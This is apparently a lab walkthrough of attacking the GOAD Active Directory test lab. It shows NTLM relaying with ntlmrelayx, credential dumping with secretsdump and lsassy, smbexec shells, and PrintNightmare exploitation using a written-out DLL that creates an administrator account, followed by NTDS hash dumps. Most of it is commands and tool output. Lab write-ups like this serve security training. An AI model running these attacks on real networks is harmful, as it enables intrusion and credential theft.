[+] Current Session Variables:
Responder Machine Name [WIN-8Q1R401PCMO]
Responder Domain Name [EXXR.LOCAL]
Responder DCE-RPC Port [46008]
[*] Version: Responder 3.1.7.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>
[*] To sponsor Responder: https://paypal.me/PythonResponder
[+] Listening for events...
.
After waiting for 5 minutes with ntlmrelayx running, the following will be output:
impacket-ntlmrelayx -tf relay.txt --no-http-server -smb2support -socks
┌──(bolke㉿kali)-[~/htb]
└─$ impacket-ntlmrelayx -tf relay.txt --no-http-server -smb2support -socks
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client SMB loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] SOCKS proxy started. Listening on 127.0.0.1:1080
[*] MSSQL Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] SMB Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] LDAP Socks Plugin loaded..
[*] IMAP Socks Plugin loaded..
[*] LDAPS Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] Setting up SMB Server on port 445
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay enabled

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx>  * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
 * Debug mode: off

ntlmrelayx> [*] (SMB): Received connection from NORTH/eddard.stark at WINTERFELL, connection will be relayed after re-authentication
[]
[*] (SMB): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, attacking target smb://192.168.56.23
[*] (SMB): Authenticating connection from NORTH/EDDARD.STARK@192.168.56.11 against smb://192.168.56.23 SUCCEED [1]
[*] SOCKS: Adding SMB://NORTH/EDDARD.STARK@192.168.56.23(445) [1] to active SOCKS connection. Enjoy
[]
[*] (SMB): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, attacking target smb://192.168.56.22
[*] (SMB): Authenticating connection from NORTH/EDDARD.STARK@192.168.56.11 against smb://192.168.56.22 SUCCEED [2]
[*] SOCKS: Adding SMB://NORTH/EDDARD.STARK@192.168.56.22(445) [2] to active SOCKS connection. Enjoy
[*] All targets processed!
[*] (SMB): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, but there are no more targets left!
[*] (SMB): Received connection from NORTH/eddard.stark at WINTERFELL, connection will be relayed after re-authentication
[*] (SMB): Received connection from NORTH/eddard.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] (SMB): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, but there are no more targets left!
[*] (SMB): Received connection from NORTH/eddard.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] (SMB): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, but there are no more targets left!
[*] (SMB): Received connection from NORTH/eddard.stark at WINTERFELL, connection will be relayed after re-authentication
socks
Protocol  Target         Username            AdminStatus  Port  ID
--------  -------------  ------------------  -----------  ----  ---
SMB       192.168.56.23  NORTH/EDDARD.STARK  FALSE        445   1
SMB       192.168.56.22  NORTH/EDDARD.STARK  TRUE         445   2
ntlmrelayx> [*] SOCKS: Proxying client session for NORTH/EDDARD.STARK@192.168.56.22(445)
.
So, I was able to use the socks proxy while performing a man-in-the-middle attack.
Then, we connect using proxychains and run secretsdump.
We use secretsdump to get SAM database, LSA cached logon, machine account and some DPAPI informations
proxychains4 impacket-secretsdump -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22'
┌──(bolke㉿kali)-[~/htb]
└─$ proxychains4 impacket-secretsdump -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.22:445  ...  OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x881f6798ad7e885dd9ceb640861b988e
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4363b6dc0c95588964884d7e1dfea1f7:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
puck:1002:aad3b435b51404eeaad3b435b51404ee:0149b059adfce2da6ae4319fbcf100f0:::
[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5380c5150494584a: (2026-03-27 17:09:47+00:00)
NORTH.SEVENKINGDOMS.LOCAL/jon.snow:$DCC2$10240#jon.snow#82fdcc982f02b389a002732efaca9dc5: (2026-04-06 07:36:01+00:00)
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b10ba923f2e28b733e5dd1405: (2026-04-06 06:17:57+00:00)
NORTH.SEVENKINGDOMS.LOCAL/eddard.stark:$DCC2$10240#eddard.stark#520d06163cf6a619bfecfa22d802c34f: (2026-04-01 13:34:42+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
NORTH\CASTELBLACK$:aes256-cts-hmac-sha1-96:5d5f0a147176cb3ccf5e01e722280d57e9efe94a7fd0f379701d4748c79ae47d
NORTH\CASTELBLACK$:aes128-cts-hmac-sha1-96:19e83eb22e90637a8c016fb2314f44e8
NORTH\CASTELBLACK$:des-cbc-md5:0404499b9dce1694
NORTH\CASTELBLACK$:plain_password_hex:3e005d004e0024002600390020003400580034006b003700750023003000620069006a002b003f00720032002000410062007600720074004800750056004d005c0065002f0071006a005e0053002d00300052004a003c0054003c007a0052002e002f00480052005500330047004e0053002600600052005a004800450027003f00640023002a004f006900280066004a0039006e0054003800370027002c0066006f0070006b0042003b00400042002d00320031004b0036003c0026002f00260076002200360064002e002e003d0020005000280045003700680073003400500077004d004400580022006f004200
NORTH\CASTELBLACK$:aad3b435b51404eeaad3b435b51404ee:0faddc16c56adadd3e13a71c9efba7bc:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x7e29fa8b6d22022780635b8fff164499ab43726f
dpapi_userkey:0x2084984033981076dddd9d84019330f46238bc67
[*] NL$KM
 0000   22 34 01 76 01 70 30 93  88 A7 6B B2 87 43 59 69   "4.v.p0...k..CYi
 0010   0E 41 BD 22 0A 0C CC 23  3A 5B B6 74 CB 90 D6 35   .A."...#:[.t...5
 0020   14 CA D8 45 4A F0 DB 72  D5 CF 3B A1 ED 7F 3A 98   ...EJ..r..;...:.
 0030   CD 4D D6 36 6A 35 24 2D  A0 EB 0F 8E 3F 52 81 C9   .M.6j5$-....?R..
NL$KM:223401760170309388a76bb2874359690e41bd220a0ccc233a5bb674cb90d63514cad8454af0db72d5cf3ba1ed7f3a98cd4dd6366a35242da0eb0f8e3f5281c9
[*] _SC_MSSQL$SQLEXPRESS
north.sevenkingdoms.local\sql_svc:YouWillNotKerboroast1ngMeeeeee
[*] Cleaning up...
[*] Stopping service RemoteRegistry
.
- The sam database contains the local accounts. We will ignore vagrant as it is the default user to setup the lab.
- The important information here is the NT hash of the local administrator user.
- We also got the LSA cache of the last connected users (by default windows keep the last 10 users), this is useful to connect to the server even if the domain controller is unreachable. But those cached credentials can be cracked offline with hashcat (very slow).
- And to finish we also got the hash of the computer account. (Sometimes you will get no useful domain accounts or no information at all on a domain joined computer but if you get this hash you got an account on the domain!)
Next, let’s use lsassy to get LSASS information. https://github.com/login-securite/lsassy
- Use lsassy to get the lsass process stored credentials
- Domain accounts informations are stored in the LSASS process so make a dump of this process can give you more domain accounts and privileges.
- Lsassy allow you to dump lsass remotely (very more convenient then doing a procdump, download of the lsass dump file and doing pypykatz or mimikatz locally), it do all the painful actions like dump and read lsass content for you (it also dump only the usefull part of the lsass dump optimizing the time of transfer). (lsassy also exist as a cme module)
┌──(bolke㉿kali)-[~/htb]
└─$ proxychains lsassy --no-pass -d NORTH -u EDDARD.STARK 192.168.56.22
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.22:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.22:445  ...  OK
192.168.56.22 - NORTH\robb.stark                                    [NT] 831486ac7f26860c9e2f51ac91e1a07a | [SHA1] 3bea28f1c440eed7be7d423cefebb50322ed7b6c
192.168.56.22 - NORTH\CASTELBLACK$                                  [NT] 0faddc16c56adadd3e13a71c9efba7bc | [SHA1] 1d9a69e9e5fbdf5a0b658b2dc638d82097a35f70
192.168.56.22 - north.sevenkingdoms.local\CASTELBLACK$              [PWD] >]N$&9 4X4k7u#0bij+?r2 AbvrtHuVM\e/qj^S-0RJ<T<zR./HRU3GNS&`RZHE'?d#*Oi(fJ9nT87',fopkB;@B-21K6<&/&v"6d..= P(E7hs4PwMDX"oB
192.168.56.22 - NORTH\sql_svc                                       [NT] 84a5092f53390ea48d660be52b93b804 | [SHA1] 9fd961155e28b1c6f9b3859f32f4779ad6a06404
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\sql_svc                   [PWD] YouWillNotKerboroast1ngMeeeeee
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\robb.stark                [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-06 16:17 (TGT_NORTH.SEVENKINGDOMS.LOCAL_robb.stark_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_de6981bd_20260406161757.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\robb.stark                [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-06 16:17 (TGT_NORTH.SEVENKINGDOMS.LOCAL_robb.stark_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_a99ebdc4_20260406161757.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$              [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-06 16:15 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_1b7a94a3_20260406161552.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$              [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-06 16:15 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_ad351161_20260406161552.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$              [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-06 16:15 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_e1c864e7_20260406161535.kirbi)
192.168.56.22 - NORTH.SEVENKINGDOMS.LOCAL\CASTELBLACK$              [TGT] Domain: NORTH.SEVENKINGDOMS.LOCAL - End time: 2026-04-06 16:15 (TGT_NORTH.SEVENKINGDOMS.LOCAL_CASTELBLACK$_krbtgt_NORTH.SEVENKINGDOMS.LOCAL_8f5807b4_20260406161535.kirbi)
14 Kerberos tickets written to /home/bolke/.config/lsassy/tickets
5 masterkeys saved to /home/bolke/.config/lsassy/masterkeys.txt
.
My third favorite tool to retreive secrets of windows with linux is donPAPI, it is used to get dpapi and other passwords stored informations (files, browser, schedule tasks,…). This tool don’t touch LSASS so it is stealthier and work most of the time even if av and edr are enabled on the target.
- DonPapi give us the stored password for the sql service sql_svc:YouWillNotKerboroast1ngMeeeeee
- We also get the password of robb.stark due to a scheduled task setup on this computer too.
Smbclient
- Connect directly to the smbserver with smbclient
proxychains impacket-smbclient -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22' -debug
┌──(bolke㉿kali)-[~/htb]
└─$ proxychains impacket-smbclient -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22' -debug
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.22:445  ...  OK
Type help for list of commands
# shares
ADMIN$
all
C$
IPC$
public
# use C$
# ls
drw-rw-rw-          0  Fri Mar 27 16:39:32 2026 $Recycle.Bin
drw-rw-rw-          0  Fri Mar 27 19:43:14 2026 AD
drw-rw-rw-          0  Fri Mar 27 18:26:34 2026 Config.Msi
-rw-rw-rw-        660  Fri Mar 27 17:31:13 2026 dns_log.txt
drw-rw-rw-          0  Wed May 12 13:38:56 2021 Documents and Settings
drw-rw-rw-          0  Fri Mar 27 17:51:29 2026 inetpub
-rw-rw-rw-  536870912  Mon Apr  6 15:14:48 2026 pagefile.sys
drw-rw-rw-          0  Wed May 12 06:56:39 2021 PerfLogs
drw-rw-rw-          0  Fri Mar 27 18:25:32 2026 Program Files
drw-rw-rw-          0  Fri Mar 27 18:25:46 2026 Program Files (x86)
drw-rw-rw-          0  Fri Mar 27 17:57:05 2026 ProgramData
drw-rw-rw-          0  Fri Mar 27 16:38:46 2026 Recovery
drw-rw-rw-          0  Fri Mar 27 17:55:09 2026 setup
drw-rw-rw-          0  Fri Mar 27 18:32:12 2026 shares
drw-rw-rw-          0  Wed May 12 13:38:15 2021 System Volume Information
drw-rw-rw-          0  Mon Apr  6 12:16:00 2026 tmp
drw-rw-rw-          0  Mon Apr  6 12:33:54 2026 Users
drw-rw-rw-          0  Wed Apr  1 09:46:53 2026 Windows
#
.
Code execution : smbexec or atexec
- With a socks connection you can only use smbexec or atexec. Neither wmiexec, psexec nor dcomexec will work. (explainations here : https://github.com/SecureAuthCorp/impacket/issues/412 )
proxychains impacket-smbexec -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22' -debug
┌──(bolke㉿kali)-[~/htb]
└─$ proxychains impacket-smbexec -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22' -debug
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] StringBinding ncacn_np:192.168.56.22[\pipe\svcctl]
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.22:445  ...  OK
[+] Executing %COMSPEC% /Q /c echo cd  ^> \\%COMPUTERNAME%\C$\__output_NNyAhmIt 2^>^&1 > %SYSTEMROOT%\gPFLQSYV.bat & %COMSPEC% /Q /c %SYSTEMROOT%\gPFLQSYV.bat & del %SYSTEMROOT%\gPFLQSYV.bat
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
[+] Executing %COMSPEC% /Q /c echo whoami ^> \\%COMPUTERNAME%\C$\__output_NNyAhmIt 2^>^&1 > %SYSTEMROOT%\emBwHcPK.bat & %COMSPEC% /Q /c %SYSTEMROOT%\emBwHcPK.bat & del %SYSTEMROOT%\emBwHcPK.bat
nt authority\system

C:\Windows\system32>hostname
[+] Executing %COMSPEC% /Q /c echo hostname ^> \\%COMPUTERNAME%\C$\__output_NNyAhmIt 2^>^&1 > %SYSTEMROOT%\WLlQBNSv.bat & %COMSPEC% /Q /c %SYSTEMROOT%\WLlQBNSv.bat & del %SYSTEMROOT%\WLlQBNSv.bat
castelblack

C:\Windows\system32>
.
You have full Administrator privileges for winterfell.
Extra
PrintNightmare
To exploit printnightmare we will first check if the spooler is active on targets
bolke@hacky:~$ nxc smb 192.168.56.10-23 -M spooler
SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         192.168.56.23   445    BRAAVOS          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:None)
SPOOLER     192.168.56.12   445    MEEREEN          Spooler service enabled
SPOOLER     192.168.56.10   445    KINGSLANDING     Spooler service enabled
SPOOLER     192.168.56.23   445    BRAAVOS          Spooler service enabled
SPOOLER     192.168.56.11   445    WINTERFELL       Spooler service enabled
SPOOLER     192.168.56.22   445    CASTELBLACK      Spooler service enabled
Running nxc against 14 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
bolke@hacky:~$
.
Prepare the dll
- Let’s prepare the exploitation dll
- We will create a user and add it as local administrator
- Create the file nightmare.c:
.
#include <windows.h>

int RunCMD()
{
    system("net users pnightmare Passw0rd123. /add");
    system("net localgroup administrators pnightmare /add");
    return 0;
}

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        RunCMD();
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
.
Compile it:
x86_64-w64-mingw32-gcc -shared -o nightmare.dll nightmare.c
Exploit on old and vulnerable windows server 2016 (meereen)
- Clone the exploit
git clone https://github.com/cube0x0/CVE-2021-1675 printnightmare
- Prepare a smb share with the dll
┌──(bolke㉿kali)-[~/htb]
└─$ impacket-smbserver -smb2support ATTACKERSHARE .
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
nxc smb meereen.essos.local -u pnightmare -p 'Passw0rd123.'
SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         192.168.56.12   445    MEEREEN          [-] essos.local\pnightmare:Passw0rd123. STATUS_LOGON_FAILURE
Braavos is an up-to-date windows server 2016, the exploit will not work (same error if you try on the north domain on castelblack server)
Exploit on Meereen
python3 CVE-2021-1675.py essos.local/jorah.mormont:‘H0nnor!’@meereen.essos.local ‘\\192.168.56.104\ATTACKERSHARE\nightmare.dll’
┌──(bolke㉿kali)-[~/htb]
└─$ python3 CVE-2021-1675.py essos.local/jorah.mormont:'H0nnor!'@meereen.essos.local '\\192.168.56.104\ATTACKERSHARE\nightmare.dll'
[*] Connecting to ncacn_np:meereen.essos.local[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_e233a12d01c18082\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\192.168.56.104\ATTACKERSHARE\nightmare.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
[*] Stage0: 0
[*] Stage2: 0
[+] Exploit Completed
The exploit worked
nxc smb meereen.essos.local -u pnightmare -p 'Passw0rd123.'
SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         192.168.56.12   445    MEEREEN          [+] essos.local\pnightmare:Passw0rd123. (Pwn3d!)
.
ewp -i meereen.essos.local -u pnightmare -p Passw0rd123.
ewp -i meereen.essos.local -u pnightmare -p Passw0rd123.
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.6.0

[*] Connecting to 'meereen.essos.local:5985' as 'pnightmare'
evil-winrm-py PS C:\Users\pnightmare\Documents> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            daenerys.targaryen       DefaultAccount
drogon                   Guest                    jorah.mormont
khal.drogo               krbtgt                   missandei
pnightmare               sql_svc                  vagrant
viserys.targaryen
The command completed with one or more errors.
.and dumping the hashes
nxc smb meereen.essos.local -u pnightmare -p Passw0rd123. --ntds

SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         192.168.56.12   445    MEEREEN          [+] essos.local\pnightmare:Passw0rd123. (Pwn3d!)
SMB         192.168.56.12   445    MEEREEN          [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         192.168.56.12   445    MEEREEN          Administrator:500:aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da:::
SMB         192.168.56.12   445    MEEREEN          Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.56.12   445    MEEREEN          krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cfd3b0f4cf9f1eba2a56dc70d9f185da:::
SMB         192.168.56.12   445    MEEREEN          DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.56.12   445    MEEREEN          vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
SMB         192.168.56.12   445    MEEREEN          daenerys.targaryen:1113:aad3b435b51404eeaad3b435b51404ee:34534854d33b398b66684072224bb47a:::
SMB         192.168.56.12   445    MEEREEN          viserys.targaryen:1114:aad3b435b51404eeaad3b435b51404ee:d96a55df6bef5e0b4d6d956088036097:::
SMB         192.168.56.12   445    MEEREEN          khal.drogo:1115:aad3b435b51404eeaad3b435b51404ee:739120ebc4dd940310bc4bb5c9d37021:::
SMB         192.168.56.12   445    MEEREEN          jorah.mormont:1116:aad3b435b51404eeaad3b435b51404ee:4d737ec9ecf0b9955a161773cfed9611:::
SMB         192.168.56.12   445    MEEREEN          missandei:1117:aad3b435b51404eeaad3b435b51404ee:1b4fd18edf477048c7a7c32fda251cec:::
SMB         192.168.56.12   445    MEEREEN          drogon:1118:aad3b435b51404eeaad3b435b51404ee:195e021e4c0ae619f612fb16c5706bb6:::
SMB         192.168.56.12   445    MEEREEN          sql_svc:1119:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d660be52b93b804:::
SMB         192.168.56.12   445    MEEREEN          pnightmare:1122:aad3b435b51404eeaad3b435b51404ee:58cf12d7448ca3ea7da502c83ee6a31e:::
SMB         192.168.56.12   445    MEEREEN          MEEREEN$:1001:aad3b435b51404eeaad3b435b51404ee:5acacddaea5394ade78ed058bcddffa0:::
SMB         192.168.56.12   445    MEEREEN          BRAAVOS$:1104:aad3b435b51404eeaad3b435b51404ee:c8c0ff50155b8152701e7948de327cde:::
SMB         192.168.56.12   445    MEEREEN          gmsaDragon$:1120:aad3b435b51404eeaad3b435b51404ee:aaafe52526011a3149aba22fb974ae6c:::
SMB         192.168.56.12   445    MEEREEN          SEVENKINGDOMS$:1105:aad3b435b51404eeaad3b435b51404ee:66fe26b4bfb066e1a0db7f917e056c6a:::
SMB         192.168.56.12   445    MEEREEN          [+] Dumped 17 NTDS hashes to /home/bolke/.nxc/logs/ntds/MEEREEN_192.168.56.12_2026-07-11_140413.ntds of which 13 were added to the database
SMB         192.168.56.12   445    MEEREEN          [*] To extract only enabled accounts from the output file, run the following command:
SMB         192.168.56.12   445    MEEREEN          [*] grep -iv disabled /home/bolke/.nxc/logs/ntds/MEEREEN_192.168.56.12_2026-07-11_140413.ntds | cut -d ':' -f1
bolke@hacky:~/htb/goad-jacco$
.
Exploit on vulnerable windows server 2019 (winterfell)
- Now try the same exploit on a vulnerable windows server 2019
python3 CVE-2021-1675.py north.sevenkingdoms.local/jon.snow:'iknownothing'@north.sevenkingdoms.local '\\192.168.56.104\ATTACKERSHARE\nightmare.dll'
.
- ow try the same exploit on a vulnerable windows server 2019
- And it works too but the user is not in the administrators group 🙁
- Nothing due to the exploit, it is just our dll who add a user as administrator who get caught when user is setup as administrator
- Good (thing) to know : after some failures the spooler service will be stopped by defender and no more exploit for you until someone restart the server or the spooler service.
- Let’s change the payload with another code (source : https://github.com/newsoft/adduser ) , see also https://mayfly277.github.io/posts/GOADv2-pwning-part5/
- with this payload we can bypass defender and add our user as administrator
- compile
x86_64-w64-mingw32-gcc -shared -opnightmare2.dll adduser.c -lnetapi32 |
- prepare the share
impacket-smbserver -smb2support ATTACKERSHARE . |
- relaunch the exploit
.
┌──(bolke㉿kali)-[~/htb]
└─$ python3 CVE-2021-1675.py north.sevenkingdoms.local/jon.snow:'iknownothing'@winterfell.north.sevenkingdoms.local '\\192.168.56.104\ATTACKERSHARE\pnightmare2.dll'
[*] Connecting to ncacn_np:winterfell.north.sevenkingdoms.local[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_18b0d38ddfaee729\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\192.168.56.104\ATTACKERSHARE\pnightmare2.dll
[*] Try 1...
[*] Stage0: 0
[*] Stage1: 0
[+] Exploit Completed
And enjoy your new admin account by dumping the ntds 🙂
ewp -i winterfell.north.sevenkingdoms.local -u pnightmare -p Passw0rd123.
and dumping the hashes .
nxc smb winterfell.north.sevenkingdoms.local -u pnightmare2 -p 'Test123456789!' --ntds
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         192.168.56.11   445    WINTERFELL       [+] north.sevenkingdoms.local\pnightmare2:Test123456789! (Pwn3d!)
SMB         192.168.56.11   445    WINTERFELL       [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         192.168.56.11   445    WINTERFELL       Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
SMB         192.168.56.11   445    WINTERFELL       Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.56.11   445    WINTERFELL       krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fe426180f0516e83820b4f6a13c3cf6a:::
SMB         192.168.56.11   445    WINTERFELL       vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
SMB         192.168.56.11   445    WINTERFELL       arya.stark:1110:aad3b435b51404eeaad3b435b51404ee:4f622f4cd4284a887228940e2ff4e709:::
SMB         192.168.56.11   445    WINTERFELL       eddard.stark:1111:aad3b435b51404eeaad3b435b51404ee:d977b98c6c9282c5c478be1d97b237b8:::
SMB         192.168.56.11   445    WINTERFELL       catelyn.stark:1112:aad3b435b51404eeaad3b435b51404ee:cba36eccfd9d949c73bc73715364aff5:::
SMB         192.168.56.11   445    WINTERFELL       robb.stark:1113:aad3b435b51404eeaad3b435b51404ee:831486ac7f26860c9e2f51ac91e1a07a:::
SMB         192.168.56.11   445    WINTERFELL       sansa.stark:1114:aad3b435b51404eeaad3b435b51404ee:b777555c2e2e3716e075cc255b26c14d:::
SMB         192.168.56.11   445    WINTERFELL       brandon.stark:1115:aad3b435b51404eeaad3b435b51404ee:84bbaa1c58b7f69d2192560a3f932129:::
SMB         192.168.56.11   445    WINTERFELL       rickon.stark:1116:aad3b435b51404eeaad3b435b51404ee:7978dc8a66d8e480d9a86041f8409560:::
